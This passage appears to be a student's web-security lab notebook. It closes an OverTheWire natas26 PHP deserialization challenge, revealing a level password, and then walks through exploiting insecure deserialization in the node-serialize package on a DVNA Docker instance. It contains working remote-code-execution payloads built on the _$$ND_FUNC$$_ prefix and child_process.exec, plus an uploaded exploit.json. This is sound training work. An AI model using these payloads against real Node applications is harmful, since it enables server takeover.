
In step 8, I executed the actual exploit. Using Python’s requests module, I sent a GET request to the lab with my crafted drawing cookie set to the payload generated from exploit.php. The malicious payload was then processed by the server, which deserialized the object, invoked the destructor, and wrote my embedded command into img/calizo.php on the server.



For step 9, I accessed http://natas26.natas.labs.overthewire.org/img/calizo.php in my browser. Sure enough, the PHP payload executed, revealing the password to natas27—which was:

- u3RRffXjysjgwFU6b9xa2316prmUsYne

I copied that password and verified access to the next level by logging into natas27.natas.labs.overthewire.org. As expected, I was successfully authenticated and advanced to the next stage.



Lab 5.4 Insecure Deserialization (JavaScript)

Step 1-2: Introduction & VM Deployment on GCP

This lab focused on exploiting insecure deserialization vulnerabilities in a JavaScript-based web application, but with a modern DevOps twist—setting everything up on Google Cloud Platform using Compute Engine and Docker. While deserialization attacks are more commonly seen in PHP and Java, this exercise introduced a scenario where JavaScript (specifically Node.js) is vulnerable, which was refreshing and added variety to the exploit methodology. Before diving into the actual vulnerability, the first step was ensuring a working cloud infrastructure environment that could simulate a production-level attack surface.

To begin, I spun up a virtual machine using my Google Cloud project websec-Calizo-calizo, which already had billing configured. I went with the Cloud Console UI approach for control and clarity over the deployment settings. I created a new VM instance named dvna in the us-west1-b zone, selected the x86/64 architecture of Ubuntu 22.04 LTS for compatibility with Docker, and allocated the minimal e2-micro machine type to stay within free-tier constraints.

Before launching, I made sure to enable HTTP traffic under the firewall section, which would be necessary for accessing the DVNA (Damn Vulnerable Node Application) server via browser. The instance booted without issues, and I verified it was running from the Compute Engine dashboard. I also confirmed that the necessary Compute Engine API was enabled for the project to allow VM orchestration.

With the infrastructure ready and public HTTP access configured, I was set to deploy and run the vulnerable JavaScript app in the next steps using Docker on this Ubuntu instance.

Steps 3-4: VM Setup & DVNA Initialization

After completing the initial provisioning of my GCP VM named dvna, I moved forward with configuring the vulnerable environment using Docker. I first SSH’d into the virtual machine instance via the Google Cloud Console and ensured I noted the External IP for later access.

Once connected to the instance terminal, I executed a standard Docker setup pipeline to prepare the system. This involved importing Docker’s GPG key, adding the Docker

APT repository specific to Ubuntu 22.04, and installing the latest stable Docker engine using apt-get. All installation steps completed successfully:
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
sudo add-apt-repository "deb [arch=amd64]
https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable"
sudo apt-get update -y
sudo apt-get install docker-ce -y

Following that, I deployed the Damn Vulnerable NodeJS Application (DVNA) container using the appsecco/dvna:sqlite image. This container was launched in detached mode, mapped port 80 on the VM to port 9090 on the container, and was named dvna for easier reference:
sudo docker run -di -p 80:9090 --name dvna appsecco/dvna:sqlite

This allowed the vulnerable NodeJS app to be reachable directly through HTTP traffic on the VM’s external IP.

To validate that the application was running correctly, I navigated in-browser to the DVNA instance via http://<External_IP> and was able to load the login/register screen without issue.

I then proceeded to register a new account using the following information:

- Name: Jarren
- Login: calizo
- Email: calizo@pdx.edu
- Password: iloveyou123
- Password Confirmation: iloveyou123

Account creation was successful, and I was redirected into the authenticated section of the app. From the sidebar menu, I clicked on "A8: Insecure Deserialization" and then selected the "Scenario" link to bring up the challenge environment for this lab.

At this point, the DVNA app is fully deployed, my user session is active, and I am positioned to begin testing the insecure deserialization functionality in subsequent steps.

Step 5: Application Upload Behavior and Code Audit (JavaScript Deserialization Vulnerability)

After logging into the DVNA interface and navigating to the "A8: Insecure Deserialization" scenario, I interacted with a product upload feature that accepts a JSON file and populates a visible catalog on the /app/products route. I created a file called products.json with the following contents:

[
{"name":"Nintendo Switch","code":"15","tags":"gaming console","description":"Nintendo's flagship gaming console"},
{"name":"Playstation 4","code":"17","tags":"gaming console","description":"Sony's flagshipgaming console"}
]

Uploading this file successfully populated the application database with product records, confirming that a backend deserialization step must have occurred.

To verify how the backend handled the incoming file data, I audited the application source code. I first located the route responsible for handling bulk uploads in routes/app.js. The relevant route was:

- router.post('/bulkproductslegacy', authHandler.isAuthenticated, appHandler.bulkProductsLegacy);

This route pointed to a function defined in core/appHandler.js — specifically the bulkProductsLegacy handler.

Within bulkProductsLegacy, I discovered the deserialization logic on the following line:

Answer to Q1 - Deserialization line of code:

- var products = serialize.unserialize(req.files.products.data.toString('utf8'))

This line uses the node-serialize package to unserialize user-uploaded file content, which introduces a severe risk: the use of this library allows arbitrary JavaScript evaluation when deserializing untrusted input.

Answer to Q2 - Vulnerable package used:

- var serialize = require("node-serialize")

This package (node-serialize) is widely known for unsafe deserialization practices. Specifically, when passed a serialized JavaScript object that includes a property like

{"rce":"_$$ND_FUNC$$_function(){}"}, it will evaluate the payload as a function — enabling remote code execution (RCE).

In summary, the application accepts and unserializes user-supplied JSON through a route that uses an insecure deserialization package (node-serialize), creating a direct path to RCE. This forms the core of the upcoming exploitation steps.

Step 6: Understanding the Vulnerability in node-serialize

While investigating the deserialization vulnerability exploited by the node-serialize package, I reviewed Exploit-DB Entry #50036 (https://www.exploit-db.com/exploits/50036), which demonstrates a practical server-side code execution via malicious serialized payloads. This entry confirmed that node-serialize treats certain string values as actual JavaScript code when prefixed in a particular way, leading to arbitrary command execution upon deserialization.

Specifically, the exploit showed how objects can be serialized with embedded function calls, using a specially crafted string format that tricks the application into calling eval() during deserialization—without validation or sanitization. This behavior stems from the package’s support for a non-standard object property prefix.

Answer to Question #1:
What is the name of the special prefix that the package uses to denote a string that should be eval()'d within the serialized object?

- _$$ND_FUNC$$_

This prefix is what node-serialize uses to tag a property as containing a function that should be evaluated. When this prefix is present, the deserializer blindly executes the value as JavaScript, allowing an attacker to inject arbitrary shell commands if crafted carefully. For example:

- {"exploit":"_$$ND_FUNC$$_function(){require('fs').writeFileSync('/tmp/hacked.txt','pwned')}"}

Upon deserialization, the above payload causes the server to write a file named hacked.txt with contents pwned—clearly illustrating a remote code execution scenario.

This confirms that applications using node-serialize in production (especially in contexts like file parsing, as in DVNA's /bulkproductslegacy) are at serious risk if they deserialize untrusted input. I’ll use this prefix in the next step to build a malicious .json payload that writes a PHP shell on the server.

Step 7: Serialization Example – Deserialization in Node.js

To explore the serialization behavior that leads to insecure deserialization in JavaScript, I created a proof-of-concept using the vulnerable node-serialize package in a Node.js environment on Replit. The goal was to demonstrate how JavaScript objects containing functions can be serialized and later evaluated via unsafe deserialization logic on the server.

I wrote the following test code:


```
var serialize = require('node-serialize');
var ls_serialize_me = {
  rce: function() {
    require('child_process').exec('ls /', function(error, stdout, stderr) {
      console.log(stdout)
    });
  }
};

console.log("Serialized: \n" + serialize.serialize(ls_serialize_me));
```

The object ls_serialize_me contains a rce field that is a native JavaScript function—not a JSON-safe type. During serialization using node-serialize, this function was automatically encoded using a special internal representation.

After running the code, the output was:

```
Serialized:
{"rce":"_$$ND_FUNC$$_function() {\n    require('child_process').exec('ls /',
function(error, stdout, stderr) {\n        console.log(stdout)\n    });\n }"}
```



1. What is the name of the specially named function that is used to invoke the exec call?

The prefix is:

- _$$ND_FUNC$$_

This signals to the node-serialize library that the content following it is a JavaScript function string that should be executed upon deserialization. This behavior—essentially calling eval() on untrusted data—is what makes the package dangerous in a web application context.

Step 8: Function Expressions and Immediate Invocation in JavaScript

In this step, I explored the implications of function expressions and their invocation behavior in JavaScript—specifically how Immediately Invoked Function Expressions (IIFEs) play a role in weaponizing deserialization attacks when using the vulnerable node-serialize package.


I defined two functions:

```
var f = function() {
  console.log('hello f');
};

var g = function() {
  console.log('hello g');
  return 1;
} ();
```

By design:

- f is a standard function assignment and remains unevaluated until explicitly called.
- g is an IIFE, meaning it is executed as soon as it is defined.



Upon running the code, the following was logged to the console (as shown in the screenshot):
hello g
function
number

This output confirmed that:

The body of g executed immediately, printing hello g.

typeof(f) returns "function", while typeof(g) returns "number", verifying the IIFE returned and evaluated to the 1 in its return.

This proves we can force immediate execution of a deserialized function payload by appending () to the end of a serialized "_$$ND_FUNC$$_function(){...}" declaration. This is crucial to achieving arbitrary code execution during JavaScript deserialization attacks using node-serialize.

Step 9: Add Function Expression to Serialized Object

To demonstrate how insecure deserialization combined with JavaScript’s function expressions can lead to remote code execution (RCE), I manually crafted a payload that both defines and invokes a malicious function using an Immediately Invoked Function Expression (IIFE).


Instead of relying on the serialize.serialize() method, I wrote a stringified object that explicitly defines a property rce using the special "_$$ND_FUNC$$_" prefix recognized by the node-serialize package. I then added () to the end of the function body so it gets immediately executed upon deserialization.

Here’s the full payload used in index.js:

- var serialize = require('node-serialize');
- var ls_payload = '{"rce":"_$$ND_FUNC$$_function(){require(\'child_process\').exec(\'ls /\', function(error, stdout, stderr) { console.log(stdout) });}()"}';
- serialize.unserialize(ls_payload);

After running the code in Replit, the console output printed the contents of the root directory (/), including folders like bin, boot, dev, etc, home, and more — a clear sign that server-side command execution was successful.

Lab Notebook Answers:
1. Show the output of its execution:



The console logs directories from /, confirming that the exec('ls /') call was run during deserialization.

2. Would I want this to happen on a production server?
Absolutely not. This kind of behavior is precisely what enabled attacks like the Equifax breach. Executing arbitrary code as part of deserialization is a textbook example of remote code execution and should never be possible in a secure system. It’s critical to avoid unsafe packages like node-serialize, especially when deserializing untrusted user input.

Step 10: Exploit Creation - Writing to /tmp Using Insecure Deserialization

In this phase of the lab, I created an exploit that uses insecure deserialization to execute a command on the server hosting the vulnerable Node.js app. This technique leverages the node-serialize package's unsafe evaluation of specially prefixed function strings during deserialization.

Goal:
Create a serialized object payload that invokes a system-level command (touch /tmp/<ODIN_ID>) upon deserialization to confirm remote command execution.

Actions Taken:

1. Created Payload in Node.js (Repl.it)
I first constructed an object containing a function to write a timestamped message (CALIZO_WAS_HERE - <date>) to /tmp/calizo:

```
var touch_serialize_me = {
  rce: function () {
    require('child_process').exec("echo CALIZO_WAS_HERE - $(date) > /tmp/calizo",
function () {});
  }
};
console.log("Touch Serialized:\n" + serialize.serialize(touch_serialize_me));
```

2. Converted Serialized Output to a JSON-safe Payload
I added escaping and appended () to make it an Immediately Invoked Function Expression (IIFE):


```
var touch_payload = "{\"rce\":\"_$$ND_FUNC$$_function () {
require('child_process').exec(\\\"echo CALIZO_WAS_HERE - $(date) > /tmp/calizo\\\",
function () {}); }()\"}";
```


3. Created a Verification Payload
A second payload (cat_payload) was written to read the contents of /tmp/calizo and log it back:

```
var cat_payload = "{\"rce\":\"_$$ND_FUNC$$_function () {
require('child_process').exec('cat /tmp/calizo', function (e, o, er) { console.log(o); });
}()\"}";
```

4. Chained Execution for Exploit
The payloads were executed in order: read before write (likely empty), write via touch, read again to confirm exploit success.

```
serialize.unserialize(cat_payload);     // 1. Read (likely empty)
serialize.unserialize(touch_payload);   // 2. Write "CALIZO_WAS_HERE - ..."
serialize.unserialize(cat_payload);     // 3. Confirm it was written
```





CALIZO_WAS_HERE - Sat 17 May 2025 07:24:40 AM UTC
CALIZO_WAS_HERE - Sat 17 May 2025 07:24:51 AM UTC
This validated that the payload was not only evaluated but also persisted across deserialization executions—indicating a severe security flaw.

This is a textbook example of remote code execution (RCE) stemming from insecure deserialization. Allowing user input to control evaluated logic without sanitization or sandboxing leads to total compromise of server integrity. This is definitely not something any web server—especially in production—should permit. Companies like Equifax learned this lesson the hard way.

Step 11-12: Visit the Vulnerable Container & Deploy the Exploit

To prepare for validating whether our exploit writes to the server's /tmp directory, I launched a shell session inside the vulnerable Docker container:
sudo docker exec -it dvna /bin/bash

Once inside, I listed the contents of /tmp to take a baseline snapshot of the directory before deploying any payloads:
ls /tmp

Initial output:
npm-6-d732cd61

This confirmed there were no files yet written with my OdinID. I kept the container session open so I could quickly re-run the command after uploading my exploit.

To deploy my deserialization-based exploit, I first crafted a payload that would leverage the vulnerable node-serialize deserialization logic in the DVNA backend. The goal was to write a file named /tmp/calizo to the server—an action that proves successful arbitrary command execution.

I created a file locally named exploit.json with the following content:
[{"rce":"_$$ND_FUNC$$_function () { require('child_process').exec('touch /tmp/calizo', function () {}); }()"}]

Then, I navigated to the "Bulk Import Products" (Legacy) page on the DVNA app and uploaded the file. As expected, there were no visual changes to the product list post-upload, since the rce field has no impact on product rendering.

Immediately afterward, I switched back to the Docker container shell and re-ran:
ls /tmp

Final output:
calizo npm-6-d732cd61

This confirmed that the file /tmp/calizo had been created successfully through insecure deserialization of a malicious object—evidence that the NodeJS backend executed our payload.



The screenshot clearly shows the before and after state of /tmp, with the exploit successfully adding calizo to the directory

Step 13: Cleanup

After verifying the success of the exploit and collecting all required screenshots, I completed the final cleanup phase by manually deleting the VM instance from the Google Cloud Console. From the “VM Instances” panel under Compute Engine, I selected the dvna instance and clicked the trash icon in the toolbar to remove it.

This confirmed deletion ensures that my project’s billing remains clean and prevents any unnecessary resource usage moving forward. Since the exploit was executed within a Docker container on this instance, wiping the VM also removes all associated payload artifacts and resets the environment to a secure baseline.

With this, the lab is complete. It reinforced not just the technical process of exploiting JavaScript deserialization via node-serialize, but also highlighted best practices in cloud resource management and post-exploit hygiene.


Lab 5.5 Web Socket Vulnerabilities

Step 1: Manipulating Messages to Exploit Vulnerabilities

